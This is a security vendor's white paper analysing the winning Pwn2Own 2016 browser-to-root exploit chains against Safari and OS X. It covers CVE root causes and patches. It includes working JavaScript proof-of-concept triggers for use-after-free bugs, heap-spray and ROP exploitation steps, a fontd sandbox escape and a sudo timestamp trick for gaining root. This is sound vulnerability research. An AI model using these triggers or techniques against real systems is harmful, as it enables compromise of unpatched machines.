

# \$hell on Earth:

From Browser to System Compromise

Matt Molinyawe, Abdul-Aziz Hariri, and Jasiel Spelman

#### TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

# Contents

3

## Introduction

4

## Mitigation Evolution

6

## History and Anatomy of Pwn2Own Remote Browser to Super-User Exploits

8


## Full Attack Chain Analysis

63

## Conclusion

64

## References

A close-up, slightly blurred photograph of a person's hands typing on a laptop keyboard. The laptop screen is visible in the background, showing a webpage with text and a small image. A semi-transparent dark grey rectangular box is overlaid on the lower half of the image, containing three paragraphs of white text.

The winning submissions to Pwn2Own 2016 provided unprecedented insight into the state-of-the-art techniques in software exploitation. Every successful submission provided remote code execution as the super user (SYSTEM/root) via the browser or a default browser plug-in. In most cases, these privileges were attained through the exploitation of the Microsoft Windows® or Apple OS X® kernel. Kernel exploitation, using the browser as an initial vector, was a rare sight in previous contests.

This white paper will detail the eight winning browser-to-super-user exploitation chains demonstrated at this year's contest. Topics such as modern browser exploitation, the complexity of kernel use-after-free vulnerability exploitation, the simplicity of exploiting logic errors, and directory traversals in the kernel are also covered. This paper analyzes all attack vectors, root causes, exploitation techniques, and remediation for vulnerabilities.

Reducing attack surfaces with application sandboxing is a step in the right direction. However, the attack surface remains expansive and sandboxes only serve as minor obstacles on the way to complete compromise. Kernel exploitation is clearly a problem, which has not disappeared and is possibly on the rise. If you're like us, you can't get enough of it—it's shell on earth.

# Mitigation Evolution

Since Pwn2Own's inception, the contest has evolved to the global stage where it is today. In the beginning, exploitation often required only brief development time. In recent years, exploit mitigations have successfully driven up the cost of vulnerability discovery and exploit development.

Here is a list of the common exploitation mitigations employed by popular software prior to Pwn2Own 2013:

- Address Space Layout Randomization (ASLR)
- Data Execution Prevention (DEP)
- Stack Cookies
- Low Fragmentation Heap
- JavaScript Just-in-Time (JIT) Mitigations
- Structured Exception Handling Overwrite Protection (SEHOP)
- Supervisor Mode Execution Protection (SMEP)
- Application Sandboxing Technology

In recent years, however, software vendors have elevated their game by implementing additional countermeasures. This includes several vulnerability-specific mitigations that reduced the impact of use-after-free vulnerabilities.

Here are some of the welcome improvements that have driven up the cost of exploit development since the Pwn2Own 2013 contest:

- VTGuard
- ForceASLR
- AppContainer
- Pool Integrity Checks
- Kernel ASLR
- Enhanced Mitigation Experience Toolkit (EMET)
- PartitionAlloc
- Java Click-to-Play
- Control Flow Guard
- Isolated Heap
- Memory Protection
- win32k Access Prevention in Chrome
- Adobe Flash Isolated Heap
- Adobe Flash Memory Protection

Since Pwn2Own 2013, all major browsers included in the contest were exploited each year. Overall, exploit mitigations continue to evolve, forcing contestants to devise new and innovative approaches to continue the tradition of successful compromises.

To put in perspective the level of effort required in today's contest, JungHoon Lee, the big winner of Pwn2Own 2015, noted in an interview that the highest-prized target of that year was Google Chrome. He said, "Chrome exploit was the hardest one. It was over two thousand lines of code."<sup>1</sup>

# History and Anatomy of Remote Browser to Super-User Exploits at Pwn2Own

With the advent of sandboxes in most major browsers, contestants were forced to take additional steps to win the top prize at Pwn2Own. In the beginning, many of the vulnerabilities in the browser sandbox were logic flaws that allowed contestants easy access to elevated execution. Over the years, the vendors strengthened the sandbox attack surface, leaving the contestants with no option but to go directly to the kernel to escalate privileges.

This evolution can be witnessed by the types and numbers of successful exploits attempted at the contest. For example, only one of the entries in the 2013 contest gained SYSTEM-level code execution against the target laptop. In contrast, four contestants of the Pwn2Own 2015 contest achieved this same goal.

Here is a list of the successful entries:

## Pwn2Own 2013

*Jon Butler and Nils targeting Google Chrome*

- Type Confusion Vulnerability in the Renderer Process
- Privilege Escalation via NtUserMessageCall win32k Kernel Pool Overflow Vulnerability

## Pwn2Own 2014

*Sebastian Apelt and Andreas Schmidt targeting Microsoft Internet Explorer*

- Use-After-Free Vulnerability in the Renderer Process
- Privilege Escalation via AFD.sys Dangling Pointer Vulnerability

## Pwn2Own 2015

*Zeguang Zhao (Team509), Peter Hlavaty, Jihui Lu and wushi (KeenTeam) targeting Adobe Flash*

- Heap-Based Buffer Overflow Vulnerability in the Renderer Process
- Privilege Escalation via Integer Overflow Vulnerability

*Peter Hlavaty, Jihui Lu, Wen Xu, wushi (KeenTeam), and Jun Mao (Tencent PCMgr) targeting Adobe Reader*

- Heap-Based Buffer Overflow Vulnerability in the Renderer Process
- Privilege Escalation via Integer Overflow Vulnerability

*Mariusz Mlynski for Mozilla Firefox*

- Same-Origin Policy Violation Vulnerability
- Privilege Escalation via EMET's Windows Installer Vulnerability

*JungHoon Lee (lokihardt) for Google Chrome*

- Race Condition Vulnerability in the Renderer Process
- Privilege Escalation via Race Condition Vulnerability

Pwn2Own 2016 contestants delivered on an unprecedented number of browser exploits that achieved the super-user (SYSTEM/root) privilege. In fact, every entry in this year's contest contained this type of privilege escalation. Seven out of eight winning entries did so by targeting weaknesses in the kernel.

# Full Attack Chain Analysis

The following sections describe the exploit chains in detail.

## Apple Safari Vulnerability to Kernel Execution by Tencent Security Team Shield

Team Shield's chain for Apple Safari was composed of a use-after-free vulnerability and a race condition vulnerability in the WindowServer process to escalate privileges.

## CVE-2016-1859 – Apple Safari GraphicsContext Use-After-Free Vulnerability

A use-after-free vulnerability existed within the handling of GraphicsContext objects. The GraphicsContext object is originally created by WebCore::CanvasRenderingContext2D::drawTextInternal. It was possible for an attacker to free the GraphicsContext object when the canvas element sets its width attribute. The freed GraphicsContext object would cause an access violation when it was reused in the setPlatformTextDrawingMode function.

Here is the location within setPlatformTextDrawingMode where the access violation occurs:



Figure 1: GraphicContext access violation

The vulnerability is triggered with the following script:

[illegible]

## Exploitation of CVE-2016-1859

To exploit this vulnerability, an initial heap spray is performed to establish optimal heap conditions. The vulnerability is triggered and the 0x100-byte-sized GraphicsContext object is reclaimed. After reclaiming the object, the write exploit primitive comes from the following code within WebCore::GraphicsContext::save() function in Safari.

```
memcpy((void *) (v3 + v4 + 16), (char *) this + 20, 0x4Du);
```

A second heap spray is performed, which consists of strings followed by frame elements, that looks like this:

```
[String][Frame] [String][Frame] [String][Frame] [String][Frame]
```

They utilize the write primitive to enlarge the string object's length allowing the leak of a frame object's vtable. Again, they use this write primitive to change the string buffer pointer to achieve arbitrary memory read.

To achieve code execution, they modify a vtable pointer of a frame object with the same write primitive. Finally, they set up their ROP chain and divert execution to it.

## CVE-2016-1859 Patch

To patch this vulnerability, Apple modified the code to grab width and height properties to ensure that JavaScript code cannot delete the owner element.

Here is a snippet of the original code:

```
Node::InsertionNotificationRequest HTMLBodyElement::insertedInto
(ContainerNode& insertionPoint)
{
    HTMLElement::insertedInto(insertionPoint);
    if (!insertionPoint.InDocument())
        return InsertionDone;

    HTMLFrameOwnerElement* ownerElement = document().ownerElement();
    if (is<HTMLFrameElementBase> ownerElement) {
        HTMLFrameElementBase& ownerFrameElement =
downcast<HTMLFrameElementBase>(*ownerElement);
        int marginWidth = ownerFrameElement.marginWidth();
        if (marginWidth != -1)
            setIntegralAttribute(marginwidthAttr, marginWidth);
        int marginHeight = ownerFrameElement.marginHeight();
        if (marginHeight != -1)
            setIntegralAttribute(marginheightAttr, marginHeight);
    }

    return InsertionDone;
}
```

After the patch, we can see the updated code:

```
Node::InsertionNotificationRequest HTMLBodyElement::insertedInto
(ContainerNode& insertionPoint)
{
    HTMLElement::insertedInto(insertionPoint);
    if (!insertionPoint.InDocument())
        return InsertionDone;

    auto* ownerElement = document().ownerElement();
    if (!is<HTMLFrameElementBase>(ownerElement))
        return InsertionDone;

    auto* ownerFrameElement = downcast<HTMLFrameElementBase>
(*ownerElement);

    int marginWidth = ownerFrameElement.marginWidth();
    int marginHeight = ownerFrameElement.marginHeight();
```

```

        if (marginWidth != -1)
            setIntegralAttribute(marginwidthAttr, marginWidth);
        if (marginHeight != -1)
            setIntegralAttribute(marginheightAttr, marginHeight);

        return InsertionDone;
    }

```

## CVE-2016-1804 – Apple OS X WindowServer Use-After-Free Privilege Escalation

Within MultiTouchSupport, the `_mthid_unserializeGestureConfiguration` function contains a use-after-free vulnerability when handling CFData objects. In the following `unserializeGestureConfiguration` pseudocode, note the `isGestureConfigurationValid` and the `CFRelease(a1)` call:

```

int __cdecl _mthid_unserializeGestureConfiguration(int a1)
{
    int v1; // esi@1
    int v2; // edi@2
    int v3; // eax@3
    int v5; // [esp+18h] [ebp-10h]@2

    v1 = 0;
    if ( a1 )
    {
        v5 = 0;
        v2 = CFPropertyListCreateWithData(kCFAllocatorDefault, a1, 0, 0, &v5);
        if ( v5 )
        {
            v3 = CFErrorGetCode(v5);
            syslog(
                3,
                "[HID] [%s] [Error] %s Error unserializing gesture configuration.
                ErrorCode=%ld.\n",
                "MT",
                "_mthid_unserializeGestureConfiguration",
                v3);
            CFRelease(v5);
        }
        if ( v2 )
        {

```

```

        if ( !(unsigned __int8)_mthid_isGestureConfigurationValid(v2) )
            CFRelease(a1);
        v1 = v2;
    }
}
return v1;
}

```

At this point, the CFData object is freed. Now a thread is created to reclaim the freed memory with attacker-controlled values. Shortly after returning from the `_mthid_unserializeGestureConfiguration` function, another `CFRelease` call is made on this reclaimed memory location.

```

0x7fff88ec6ebd <+111>: call    0x7fff892c7e88; symbol stub for:
_mthid_unserializeGestureConfiguration
0x7fff88ec6ec2 <+116>: mov     r15, rax
0x7fff88ec6ec5 <+119>: test    r12, r12
0x7fff88ec6ec8 <+122>: je      0x7fff88ec6ed2 ; <+132>
0x7fff88ec6eca <+124>: mov     rdi, r12
0x7fff88ec6ecd <+127>: call    0x7fff892c7c12 ; symbol stub for: CFRelease

```

If you are able to reclaim the data in time, you can fake out the method call within `objc_msgSend` and get direct code execution.

## Exploitation of CVE-2016-1804

The optimal memory layout prior to triggering the vulnerability was achieved by doing the following:

1. QuartzCore has a server that is running within WindowServer.
2. The server port is acquired through calling `CGSGetConnectionPortById`.
3. Spray memory with `CFDataCreateWithBytesNoCopy` and `CGSPropertyListCreateSerializedData`.
4. In order to reclaim the memory, call `CGSPropertyListCreateSerializedData`, which sends to `_XRegisterClientOptions`.
5. Utilize a buffer of size 0x30 and send several times.
6. Buffer contains the ROP chain and shellcode.
7. Once the race condition is won, code is running inside of WindowServer, and root execution is achieved simply by calling `setuid(0)`.

## CVE-2016-1804 Patch

To patch this vulnerability, Apple modified the code to ensure that assignment or release happens correctly.

Here is a snippet of the original code:

```
if ( v2 )
{
    if ( !(unsigned __int8)_mthid_isGestureConfigurationValid(v2) )
        CFRelease(a1);
    v1 = v2; // assigned all the time
}
```

After the patch, we can see the updated code:

```
if ( v2 )
{
    if ( (unsigned __int8)_mthid_isGestureConfigurationValid(v2) )
        v1 = v2;
    else
        CFRelease(v2);
}
```

## Apple Safari Vulnerability to Kernel Execution by Tencent Security Team Sniper

Team Sniper's chain for Apple Safari was composed of a use-after-free vulnerability within JavaScriptCore and an out-of-bounds write vulnerability in the Apple Graphics Display Driver.

### CVE-2016-1857 – Apple Safari ArrayStorage DFG Optimization Use-After-Free Vulnerability

A use-after-free vulnerability existed within the handling of ArrayStorage objects. By triggering certain JavaScript optimizations, an attacker can force an ArrayStorage in memory to be reused after it has been freed. The ArrayStorage object is initially allocated as part of a resize operation and is later freed during a push operation. The freed ArrayStorage object causes an access violation when it was reused in the join function.

Here is the location within JavaScriptCoreJSC::join where the access violation occurs:




Figure 2: ArrayStorage join access violation

The vulnerability is triggered by the following script:

```
<html>
<script>
var $a = [];

function ExprArray(n,v)
{
}

var g_count = 0;
var spray_array= new Array();
function perfect(n)
{
    var results = [];
    var sumOfDivisors = new ExprArray(n+1,1);
    for (var divisor = 2; divisor <= n; divisor++) {
        for (var j = divisor + divisor; j <= n; j += divisor) {
            {sumOfDivisors.constructor = function(x) {
$a.push(x);

g_count++;
$a.push(sumOfDivisors);

$a.push(sumOfDivisors);
};

perfect = function () {};
try { perfect.toString() } catch(e) {};
```

```

    }
    }

    {
        {ExprArray.__defineGetter__("name",function () { ExprArray.__defineGetter__
("name",function () { ;
        return "(kC"; });
        return "=0"; });
    }

    return results;
}

{
Function.prototype.toString = function(x) {
g_count++;
$a.push(x);
g_count++;
if (g_count == 8766)
{
for (var n =0 ; n < 0x100; n ++)
{
    spray_array[n] = new Uint32Array(0x8000/4);
    for (var m = 0; m < 0x8000/4; m++)
    {
        spray_array[n][m] = 0x40404040;
    }
}
}
$a.push(perfect);
g_count++;
$a.push(perfect);
g_count++;
$a.push(perfect);
; return -0x2d413ccc};
perfect(500).join();
}

$a.length=3000;
var p = {toString: function(){
}
}
$a[2] = p;
try { var q = $a.join("P"); } catch(e) {};
alert(q);
</script>
</html>

```

## Exploitation of CVE-2016-1857

The exploitation steps taken are exactly the same as the previously detailed exploit. However, instead of utilizing a write primitive, they were able to leak information and execute with this vulnerability. They were able to leak vtable addresses of frame objects and execute with their custom-defined toString function after reclaiming the freed ArrayStorage object and using the join function.

## CVE-2016-1857 Patch

To patch this vulnerability, Apple modified the code to ensure that redefinition of an object's toString function can't occur, preventing modification of the underlying array.

Here is a snippet of the original code:

```
if (JSValue value = data[i].get()) {  
    joiner.append(state,value);  
    if (state.hasException())  
        return jsUndefined();  
}
```

After the patch, here is the updated code:

```
if (JSValue value = data[i].get()) {  
    if (!joiner.appendWithoutSideEffects(state, value))  
        goto generalCase;  
}
```

## CVE-2016-1815 – Apple OS X IntelAccelerator Out-Of-Bounds Indexing

A full description of CVE-2016-1815, along with the exploitation techniques, were publicly documented in a white paper released by Keen Security Lab at Recon 2016.<sup>2</sup>

## Apple Safari Vulnerability to Kernel Execution by JungHoon Lee (lokihardt)

JungHoon Lee's exploit chain for Apple Safari was composed of a use-after-free vulnerability, a heap buffer overflow vulnerability, and two logical errors used to escalate privileges.

## CVE-2016-1856 – Apple Safari TextTrack Object Use-After-Free Vulnerability

A use-after-free vulnerability existed within TextTrack's destructor.

Here is the destructor code:

```
TextTrack::~TextTrack()
{
    if (m_cues) {
        if (m_client)
            m_client->textTrackRemoveCues(this, m_cues.get());

        for (size_t i = 0; i < m_cues->length(); ++i)
            m_cues->item(i)->setTrack(0);
        if (m_regions) {
            for (size_t i = 0; i < m_regions->length(); ++i)
                m_regions->item(i)->setTrack(0);
        }
    }
    clearClient();
}
```

If `m_cues` is `NULL` and only `m_regions` exists, `setTrack(0)` on the items in `m_regions` never gets called, allowing access to a freed TextTrack object. This freed memory can be reclaimed using an `ImageData` object.

The following code triggers the vulnerability:

```
<script>
function gc() {
    try {
        for (var i = 0; i < 50; i++)
            var gggg = new ImageData(1, 0x100000);
        } catch (e) {
        }
    }
    var vr = new VTTRRegion();
    var v = document.createElement("video");
    v.appendChild(document.createElement("track"));
    v.textTracks[0].addRegion(vr);
    v = null;
    gc();

    alert(vr.track);

</script>
```

## Exploitation of CVE-2016-1856

To exploit this vulnerability, the following steps were performed:

1. Leak a heap address off of m\_regions.
2. Allocate a series of string objects around the freed track element.
3. Leak arbitrary addresses with the mode attribute from the track element.
4. Spray ArrayBuffer objects and corrupt the m\_list attribute.
  - Achieves write primitive allowing for out-of-bounds read and write access
5. Execution achieved through the JavaScript interpreter
  - Assigns a function to oncuechange event from the controlled object
  - Runtime evaluates the shellcode

## CVE-2016-1856 Patch

To patch this vulnerability, Apple modified the code ensure that m\_regions is checked, regardless of the state of m\_cues.

Here is a snippet of the original code:

```
TextTrack::~TextTrack()
{
    if (m_cues) {
        if (m_client)
            m_client->textTrackRemoveCues(this, m_cues.get());

        for (size_t i = 0; i < m_cues->length(); ++i)
            m_cues->item(i)->setTrack(0);
        if (m_regions) {
            for (size_t i = 0; i < m_regions->length(); ++i)
                m_regions->item(i)->setTrack(0);
        }
    }
    clearClient();
}
```

After the patch, we can see the updated code:

```
TextTrack::~TextTrack()
{
    if (m_cues) {
        if (m_client)
            m_client->textTrackRemoveCues(this, m_cues.get());

        for (size_t i = 0; i < m_cues->length(); ++i)
            m_cues->item(i)->setTrack(nullptr);
    }
    if (m_regions) {
        for (size_t i = 0; i < m_regions->length(); ++i)
            m_regions->item(i)->setTrack(nullptr);
    }
}
```

## CVE-2016-1796 – Apple OS X libATSServer Heap-Based Buffer Overflow

The fontd process exposes a com.apple.FontObjectsServer service. There is a message identified by 0x2e that reaches a function, which allocates memory based on a controlled pointer. This data is passed to GetUncompressedBitmapRepresentation, which contains no bounds checking on this input. This data is copied into the buffer resulting in a heap-based buffer overflow.

### Exploitation of CVE-2016-1796

To exploit this vulnerability, the heap is sprayed by sending a series of mach\_msg to the fontd process. Next, the heap-based buffer overflow is triggered. Code execution is gained utilizing known offsets in CoreFoundation and libsystem\_c to build out and execute an ROP chain to call mprotect.

### CVE-2016-1796 Patch

To patch this vulnerability, Apple modified the code to add a check to ensure that the buffer is within the appropriate bounds.

Here is a snippet of the original code:

```
v8 = *v5
v15 = v4;
v7 = *v6
v8 = v4;
v9 = v5;
memcpy(v8, v6 +1, 2 * v7);
```

After the patch, we can see the patched code:

```
v8 = *v5
v9 = v6 < 2 * v8;
v6 = 2 * v8;
if ( v9 )
    break;
v20 = v7;
memcpy(v7, v5 +1, 2 * v8);
```

## CVE-2016-1797 – Apple OS X fontd Sandbox Escape

The fontd process is sandboxed and needs an escape to escalate privileges. Interestingly, com.apple.fontd.internal.sb defines the rules for the fontd sandbox. This file is located at /usr/share/sandbox. FontValidator is not sandboxed and is defined to be accessible to fontd process. FontValidator uses XT\_FRAMEWORK\_RESOURCES\_PATH environment variable as a path to look for libFontValidation.dylib. By modifying the environment variable and running FontValidator, it allows for the execution of code outside the sandbox.

## CVE-2016-1797 Patch

To patch this vulnerability, Apple removed the FontValidator from the allow-process exec list for the fontd process.

## CVE-2016-1806 – Apple OS X SubmitDiagInfo Arbitrary Directory Creation

SubmitDiagInfo runs as root and provides an XPC service called: com.apple.SubmitDiagInfo. SubmitDiagInfo's method [Submitter sendToServerData:overrides:] reads values from the configuration file, /Library/Application Support/CrashReporter/DiagnosticMessagesHistory.plist.

The SubmitToLocalFolder key within the plist defines the location where diagnostic information is written on the local system. Setting this value in the plist file and interacting with the service allows for an attacker to create an arbitrary directory.

## Exploitation of CVE-2016-1806

Sudo supports a feature where the user does not need to enter the password again for a few minutes after typing the password (and being successfully authenticated). The check was based on the modified time of the /var/db/sudo/{USER\_NAME} directory.

By setting the SubmitToLocalFolder value to be /var/db/sudo/{USER\_NAME} and triggering the vulnerability, it is possible to execute sudo to gain root privileges.

## CVE-2016-1806

To patch this vulnerability, Apple removed the call to CRCopyDiagnosticMessagesHistoryValue to prevent reading values from the plist.

